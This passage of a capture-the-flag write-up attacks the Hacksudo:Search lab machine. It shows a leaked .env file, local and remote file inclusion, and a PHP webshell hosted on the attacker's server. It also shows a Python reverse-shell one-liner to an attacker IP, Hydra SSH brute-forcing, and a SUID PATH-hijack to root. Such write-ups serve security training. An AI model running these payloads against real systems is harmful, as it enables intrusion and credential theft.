[17:14:01] 200 - 88B - /robots.txt
[17:14:02] 200 - 137B - /search.php
[17:14:02] 403 - 277B - /server-status
[17:14:02] 403 - 277B - /server-status/

Task Completed CONNECTION=mysql
```

Figure 7. Dirsearch discovering the exposed /.env file.

Dirsearch’s key finding was that /.env returned an HTTP 200 status — a strong indicator of an exposed environment file.

Phase 2: Information Disclosure & Web Exploitation

2.1 Sensitive Information Disclosure (.env Exposure)

The .env file, containing sensitive data such as database credentials and the application key, was publicly accessible over the web with no protection, due to a server misconfiguration that failed to block dotfiles.

```
curl http://192.168.1.95/.env
```




Figure 8. Contents of the exposed .env file, including database credentials.

This disclosed working credentials directly:

```
DB_USERNAME=hiranman
DB_PASSWORD=MyD4dSuperH3r0!
```

2.2 Hint Disclosure via robots.txt




Figure 9. robots.txt containing a developer's hint comment.

Instead of a standard robots.txt, the file contained a playful developer comment hinting at something to search for elsewhere on the site — “find me” — which pointed directly at reviewing the page source of the application.

2.3 Source Code Disclosure via view-source

```

<!-- Find me hacksudo.com/contact fuzzing always best option :) :-' -->
<div class="topnav">
  <a class="active" href="#findhome.php">Home</a>
  <a href="#about.php">About</a>
  <a href="#fuzzcontact.php">Contact</a>
  <div class="search-container">
    <form action="submit.php">
      <input type="text" placeholder="Search..." name="search">
      <button type="submit"><i class="fa fa-search"></i></button>
    </form>
  </div>
</div>
<div style="padding-left:10px">
  <h3><font color=red>Hacksudo</font> Search Box</h3>
  <p>JumpStation The web crawler with Google</p>
</div>
<script type="text/javascript">
</script>
<meta charset="utf-8">
<title>HacksudoSearch</title>
</head>
<body style="background-color:Navy">
  <div style="text-align:center">
    <div style="width: 600px; margin: 10px auto">
      <h1 style="text-align: center"><font color=red>Hacksudo</font><font color=black> Search</font> </h1> <h2><br>A pretty useless search engine<br></h2>
    </div>
  </div>

```

Figure 10. HTML source disclosure via view-source, revealing GET parameters.

An HTML comment left in the page source of search1.php revealed a direct hint from the developer suggesting parameter fuzzing, alongside several visible GET-parameter-driven navigation links (find=, Me=, FUZZ=). This showed the page dynamically includes a PHP file based on a GET parameter — the same pattern later confirmed vulnerable to file inclusion through the me parameter.

Phase 3: Initial Access & Lateral Movement

3.1 Remote File Inclusion (RFI) in search1.php

search1.php accepted a value through the me parameter and included it without any validation or whitelisting, allowing inclusion of local files (LFI) or a remotely hosted file (RFI).

A local-file-inclusion proof of concept against /etc/passwd returned an HTTP 200 response and disclosed the system’s local user accounts: hacksudo, monali, john, and search.

```

(kali@kali)~$ ffuf -u http://192.168.1.95/search1.php?FUZZ=contact.php -w /usr/share/wordlists/dirb/common.txt

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.1.95/search1.php?FUZZ=contact.php
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

baks      [Status: 200, Size: 2918, Words: 337, Lines: 138, Duration: 3ms]
backup    [Status: 200, Size: 2918, Words: 337, Lines: 138, Duration: 4ms]
assets    [Status: 200, Size: 2918, Words: 337, Lines: 138, Duration: 5ms]
archive   [Status: 200, Size: 2918, Words: 337, Lines: 138, Duration: 6ms]
ajax      [Status: 200, Size: 2918, Words: 337, Lines: 138, Duration: 7ms]
admin     [Status: 200, Size: 2918, Words: 337, Lines: 138, Duration: 11ms]
adm       [Status: 200, Size: 2918, Words: 337, Lines: 138, Duration: 11ms]
forward   [Status: 200, Size: 2918, Words: 337, Lines: 138, Duration: 11ms]

```

Figure 11. LFI proof-of-concept against the me parameter (1/4).

```

(kali@kali)~$ ffuf -u http://192.168.1.95/search1.php?FUZZ=contact.php -w /usr/share/wordlists/dir
b/common.txt -fl 138

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.1.95/search1.php?FUZZ=contact.php
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response lines: 138

me [Status: 200, Size: 2203, Words: 285, Lines: 114, Duration: 2ms]
:: Progress: [2997/4614] :: Job [1/1] :: 5000 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [3210/4614] :: Job [1/1] :: 1652 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [3382/4614] :: Job [1/1] :: 1369 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [3599/4614] :: Job [1/1] :: 1834 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [3637/4614] :: Job [1/1] :: 869 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [3806/4614] :: Job [1/1] :: 966 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [3953/4614] :: Job [1/1] :: 1226 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [4120/4614] :: Job [1/1] :: 1315 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [4265/4614] :: Job [1/1] :: 1219 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [4419/4614] :: Job [1/1] :: 1234 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [4584/4614] :: Job [1/1] :: 1324 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [4614/4614] :: Job [1/1] :: 1369 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [4614/4614] :: Job [1/1] :: 70 req/sec :: Duration: [0:00:05] :: Errors: 0

```

Figure 12. LFI proof-of-concept — /etc/passwd disclosure (2/4).

192.168.1.95/search1.php?me=../../../../../../../../etc/passwd

HackSudo Search box

JumpStation The web crawler with Google

```

root:x:0:0:root:/root:/bin/bash daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:*:2:2:bin:/bin:/usr/sbin/nologin sys:*:3:3:sys:/dev:/usr/sbin/nologin sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin man:*:6:12:man:/var/cache/man:/usr/sbin/nologin lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:*:13:13:proxy:/bin:/usr/sbin/nologin www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin list:*:38:38:mailing list manager:/var/lib/mailman:/usr/sbin/nologin irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:*:41:41:Gnats Bug-Reporting System
(admin)/var/lib/gnats:/usr/sbin/nologin nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:*:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:*:101:102:systemd Time
Synchronization:/run/systemd:/usr/sbin/nologin systemd-network:*:102:103:systemd Network Management:/run/systemd:/usr/sbin/nologin systemd-resolve:*:103:104:systemd Resolver:/run/systemd:/usr/sbin/nologin
hacksudo:x:1000:1000:hacksudo,/home/hacksudo:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
shd:x:105:65534:/run/ssh:/usr/sbin/nologin mysql:x:106:112:MySQL Server:/nonexistent:/bin/false monalix:1001:1001:/home/monalix:/bin/bash john:x:1002:1002:/home/john:/bin/bash
search:x:1003:1003:/home/search:/bin/bash

```

Figure 13. LFI proof-of-concept (3/4).

```

103 <p>JumpStation The web crawler with Google</p>
104 </div>
105
106 root:x:0:0:root:/root:/bin/bash
107 daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
108 bin:*:2:2:bin:/bin:/usr/sbin/nologin
109 sys:*:3:3:sys:/dev:/usr/sbin/nologin
110 sync:*:4:65534:sync:/bin:/bin/sync
111 games:*:5:60:games:/usr/games:/usr/sbin/nologin
112 man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
113 lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
114 mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
115 news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
116 uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
117 proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
118 www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
119 backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
120 list:*:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
121 irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
122 gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
123 nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
124 _apt:*:100:65534:/nonexistent:/usr/sbin/nologin
125 system-timesync:*:101:102:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
126 system-network:*:102:103:system Network Management,,,:/run/systemd:/usr/sbin/nologin
127 system-resolve:*:103:104:system Resolve,,,:/run/systemd:/usr/sbin/nologin
128 hacksudo:x:1000:1000:hacksudo:/:home/hacksudo:/bin/bash
129 system-coredump:x:999:999:system Core Dumper:./usr/sbin/nologin
130 messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
131 sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
132 x11:x:106:112:McSO_Server:/nonexistent:/bin/false
133 monali:x:1001:1001:/:home/monali:/bin/bash
134 john:x:1002:1002:/:home/john:/bin/bash
135 search:x:1003:1003:/:home/search:/bin/bash
136 </tbody>
137 </font>
138 <font color=red><h2><marquee> <a href="https://www.hacksudo.com/">Visit --> www.hacksudo.com</marquee></h2></a>
139 </font>
140 </div>
141 </body>
142 </html>

```

Figure 14. LFI proof-of-concept confirming user enumeration (4/4).

3.2 Exploit Scenario — RFI → Webshell → Reverse Shell

A minimal PHP webshell was hosted on the attacker machine via a throwaway HTTP server.

```
echo '<?php system($_GET["cmd"]); ?>' > webshell.php
python3 -m http.server
```

```

(kali@kali)-[~]
$ echo "<?php system($_GET['cmd']); ?>" > webshell.php
(kali@kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.95 - - [25/Jun/2026 09:48:42] "GET /webshell.php HTTP/1.0" 200 -

```

Figure 15. Hosting a PHP webshell on the attacker machine.

The webshell was then invoked through the RFI to execute a Python reverse-shell one-liner on the target.

```
http://192.168.1.95/search1.php?me=http://192.168.1.128:8000/webshell.php&cmd=python3
-c 'import socket,subprocess,os;s=socket.socket();s.connect(("192.168.1.128",4444));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"])
```




Figure 16. Triggering the webshell via the RFI to launch a reverse shell.

A Netcat listener on the attacker machine caught the resulting connection, landing a shell as the web server user, `www-data`.

```
nc -lvnp 4444
```



Figure 17. Netcat listener catching the reverse shell as `www-data`.

3.3 Horizontal Escalation (`www-data` → `hacksudo`)

From the `www-data` shell, a second `.env` file was found inside `/var/www/html/` containing the same leaked data, including the plaintext password for the user `hacksudo`.

```
cat /var/www/html/.env
```



```

www-data@HacksudoSearch:/var/www/html$ ls -al
total 140
drwxr-xr-x 5 www-data www-data 4096 Apr 15 2021 .
drwxr-xr-x 3 www-data www-data 4096 Apr 14 2021 ..
-rw-r--r-- 1 www-data www-data 306 Apr 15 2021 .env
-rw-r--r-- 1 www-data www-data 1074 Apr 13 2021 LICENSE
-rw-r--r-- 1 www-data www-data 634 Apr 13 2021 README.md
-rw-r--r-- 1 www-data www-data 1977 Apr 13 2021 abc.json
drwxr-xr-x 3 www-data www-data 4096 Apr 13 2021 account
drwxr-xr-x 5 www-data www-data 4096 Apr 13 2021 assets
-rw-r--r-- 1 www-data www-data 4142 Apr 13 2021 crawler.php
-rw-r--r-- 1 www-data www-data 43210 Apr 13 2021 erdplus-diagram.png
drwxr-xr-x 2 www-data www-data 4096 Apr 13 2021 images
-rw-r--r-- 1 www-data www-data 715 Apr 15 2021 index.php
-rw-r--r-- 1 www-data www-data 75 Apr 15 2021 robots.txt
-rw-r--r-- 1 www-data www-data 165 Apr 13 2021 search.php
-rw-r--r-- 1 www-data www-data 2362 Apr 13 2021 search.sql
-rw-r--r-- 1 www-data www-data 2341 Apr 15 2021 search1.php
-rw-r--r-- 1 www-data www-data 9726 Apr 13 2021 styles.css
-rw-r--r-- 1 www-data www-data 165 Apr 13 2021 submit.php
-rw-r--r-- 1 www-data www-data 4731 Apr 13 2021 'untitled(1).erdplus'
-rw-r--r-- 1 www-data www-data 4553 Apr 13 2021 untitled.erdplus
www-data@HacksudoSearch:/var/www/html$ cat .env
cat .env
APP_name=HackSudoSearch
APP_ENV=local
APP_key=base64:aGFja3N1ZG8gaGVscCB5b3UgdG8gbGVhcm4qQ1R6ICwgY29udGFjdCB1cyB3d3cuaGFja3N1ZG8uY29tL2NvbRHY3QK
APP_DEBUG=false
APP_URL=http://localhost
LOG_CHANNEL=stack
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_USERNAME=hiraman
DB_PASSWORD=MyD4dSuperH3r0!

```

Figure 18. Reading the .env file from within the www-data shell.

A direct SSH login attempt with the leaked DB username was tried first and failed, since hiranman is a database-application account, not a real system/SSH user.

```
ssh hiranman@192.168.1.95
```

```

(kali㉿kali)-[~]
$ ssh hiranman@192.168.1.95
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
hiranman@192.168.1.95's password:
Permission denied, please try again.
hiranman@192.168.1.95's password:

```

Figure 19. Initial SSH attempt with the leaked DB username (failed).

Since the password's real owner was unknown, a username wordlist built from the real system accounts discovered via /etc/passwd (hacksudo, john, monali, search) was brute-forced against that single leaked password using Hydra.

```
hydra -L username.txt -p 'MyD4dSuperH3r0!' 192.168.1.95 ssh
```

```
(kali@kali)-[~]
$ hydra -L username.txt -p MyD4dSuperH3r0! 192.168.1.95 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-24 17:17:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
o reduce the tasks: use -t 4
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:5/p:1), ~1 try per tas
k
[DATA] attacking ssh://192.168.1.95:22/
[22][ssh] host: 192.168.1.95 login: hacksudo password: MyD4dSuperH3r0!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-24 17:17:35
```

Figure 20. Hydra brute-forcing the leaked password against real system usernames.

Hydra confirmed the credential pair: login hacksudo, password MyD4dSuperH3r0!.

```
ssh hacksudo@192.168.1.95
```

```
(kali@kali)-[~]
$ ssh hacksudo@192.168.1.95
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
hacksudo@192.168.1.95's password:
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 16:29:38 2026 from 192.168.1.111
hacksudo@HacksudoSearch:~$ ls
```

Figure 21. SSH login succeeding as hacksudo.

An alternative shortcut also worked directly from inside the existing www-data shell — running `su hacksudo` with the same password, since the username had already been confirmed by brute force.

```
su hacksudo
```



```

www-data@HacksudoSearch:/var/www/html$ su hacksudo
su hacksudo
Password: MyD4dSuperH3r0!

hacksudo@HacksudoSearch:/var/www/html$ whoami
hacksudo
hacksudo@HacksudoSearch:/var/www/html$ cd /home
cd /home
hacksudo@HacksudoSearch:/home$ cd hacksudo
cd hacksudo

```

Figure 22. Alternative su hacksudo escalation from the www-data shell.

Access was verified and the user flag retrieved from the hacksudo home directory.

```

whoami
cd /home/hacksudo && ls -al
cat user.txt

```

```

hacksudo@HacksudoSearch:~$ ls -al
ls -al
total 40
drwxr-x--- 6 hacksudo hacksudo 4096 Apr 15 2021 .
drwxr-xr-x 6 root     root     4096 Apr 15 2021 ..
drwxr-xr-x 3 hacksudo hacksudo 4096 Apr 14 2021 backup
-rw-r--r-- 1 hacksudo hacksudo 220 Apr 11 2021 .bash_logout
-rw-r--r-- 1 hacksudo hacksudo 3526 Apr 11 2021 .bashrc
drwx----- 3 hacksudo hacksudo 4096 Apr 12 2021 .gnupg
drwxr-xr-x 3 hacksudo hacksudo 4096 Apr 14 2021 .local
-rw-r--r-- 1 hacksudo hacksudo 807 Apr 11 2021 .profile
drwxr-xr-x 4 hacksudo hacksudo 4096 Apr 14 2021 search
-r--r----- 1 hacksudo hacksudo 33 Apr 14 2021 user.txt
hacksudo@HacksudoSearch:~$ cat user.txt
cat user.txt
d045e6f9feb79e94442213f9d008ac48
hacksudo@HacksudoSearch:~$ sudo -l
sudo -l
bash: sudo: command not found

```

Figure 23. User flag retrieved as hacksudo.

Phase 4: Privilege Escalation

4.1 Vertical Escalation Enumeration (hacksudo → root)

After gaining access as hacksudo, further enumeration was performed to look for privilege escalation vectors, including a search for SUID binaries.

```
find / -perm -u=s 2>/dev/null
```

```

hacksudo@HacksudoSearch:/home$ ls
hacksudo john monali search
hacksudo@HacksudoSearch:/home$ cd /home/search
-bash: cd: /home/search: Permission denied
hacksudo@HacksudoSearch:/home$ find / -perm -u=s 2>/dev/null
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/home/hacksudo/search/tools/searchinstall
hacksudo@HacksudoSearch:/home$ cd /home/hacksudo/search/tools
hacksudo@HacksudoSearch:~/search/tools$ ls
file searchinstall searchinstall.c
hacksudo@HacksudoSearch:~/search/tools$ cat searchinstall.c
#include<unistd.h>
void main()
{
    setuid(0);
    setgid(0);
    system("install");
}

```

Figure 24. SUID binaries enumerated — searchinstall stands out as root-owned.

Alongside the expected system SUID binaries (passwd, gpasswd, pkexec, chfn, mount/umount, newgrp, chsh, su, and others), one entry stood out: /home/hacksudo/search/tools/searchinstall — a non-standard, root-owned SUID binary belonging to the application itself.

4.2 SUID Binary + PATH Hijacking (searchinstall)

Reviewing the binary's C source revealed the vulnerability directly:

```

#include <unistd.h>
void main()
{
    setuid(0); setgid(0);
    system("install");
}

```

searchinstall is owned by root with the SUID bit set. Internally it calls system("install") without specifying an absolute path. Because system() resolves commands using the caller's \$PATH, an attacker able to place a malicious binary named install earlier in \$PATH can have it executed with root privileges instead of the real /usr/bin/install.

Step 1 — a malicious install script was created and sanity-tested under the current user's own privileges:

```

cd /tmp
echo "/bin/bash -i" > install
chmod +x install
./install

```

```

hacksudo@HacksudoSearch:~/search/tools$ cd /tmp
hacksudo@HacksudoSearch:/tmp$ ls
install
systemd-private-49d739f4f1744c95beefc00ecfdb99eb-apache2.service-7kbLtj
systemd-private-49d739f4f1744c95beefc00ecfdb99eb-systemd-timesyncd.service-kDLwSN
hacksudo@HacksudoSearch:/tmp$ echo "/bin/bash -i" > install
hacksudo@HacksudoSearch:/tmp$ ls
install
hacksudo@HacksudoSearch:/tmp$ cat install
/bin/bash -i
hacksudo@HacksudoSearch:/tmp$ chmod +x install
hacksudo@HacksudoSearch:/tmp$ ./install

```

Figure 25. Testing the malicious install script.

Step 2 — the default \$PATH was confirmed from the application's tools directory:

```

cd /home/hacksudo/search/tools
echo $PATH

```

Result: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

Step 3 — /tmp was prepended to \$PATH so it would be searched first:

```

export PATH=/tmp:$PATH
echo $PATH

```

```

hacksudo@HacksudoSearch:/tmp$ ./install
hacksudo@HacksudoSearch:/tmp$ cd -
/home/hacksudo/search/tools
hacksudo@HacksudoSearch:~/search/tools$ ls
file searchinstall searchinstall.c
hacksudo@HacksudoSearch:~/search/tools$ echo $path

hacksudo@HacksudoSearch:~/search/tools$ echo PATH
PATH
hacksudo@HacksudoSearch:~/search/tools$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
hacksudo@HacksudoSearch:~/search/tools$ export PATH=/tmp:$PATH
hacksudo@HacksudoSearch:~/search/tools$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

```

Figure 26. Prepending /tmp to \$PATH.

Step 4 — the SUID binary was executed. Since searchinstall calls system("install") with no absolute path, and /tmp was now first in \$PATH, the malicious /tmp/install script ran instead of the real install command — with root privileges, because searchinstall itself runs as root via SUID.

```


./searchinstall

```

Result: whoami → root.

Step 5 — the root flag was captured, confirming full compromise of the host.

```
cd /root
ls -al
cat root.txt
```



```
hacksudo@HacksudoSearch:~/search/tools$ ./searchinstall
root@HacksudoSearch:~/search/tools# cd root
bash: cd: root: No such file or directory
root@HacksudoSearch:~/search/tools# cd /root
root@HacksudoSearch:/root# ls
notes.txt root.txt
root@HacksudoSearch:/root# cat root.txt

[ASCII Art Logo: HacksudoSearch]
You Successfully Hackudo search box
rooted!!!
```

Figure 27. Root shell obtained and root flag captured.

Tools Used — Hacksudo:Search

- netdiscover — local network host discovery
- Nmap — port scanning and service version detection
- Gobuster, Dirb, Dirsearch — web directory/file brute-forcing
- Nikto — automated web vulnerability scanning
- curl / browser — direct file and endpoint inspection
- Python (http.server, reverse-shell one-liner) — webshell hosting and shell delivery
- Netcat — reverse shell listener
- Hydra — SSH credential brute-forcing
- GCC — recompiling the patched searchinstall binary during remediation

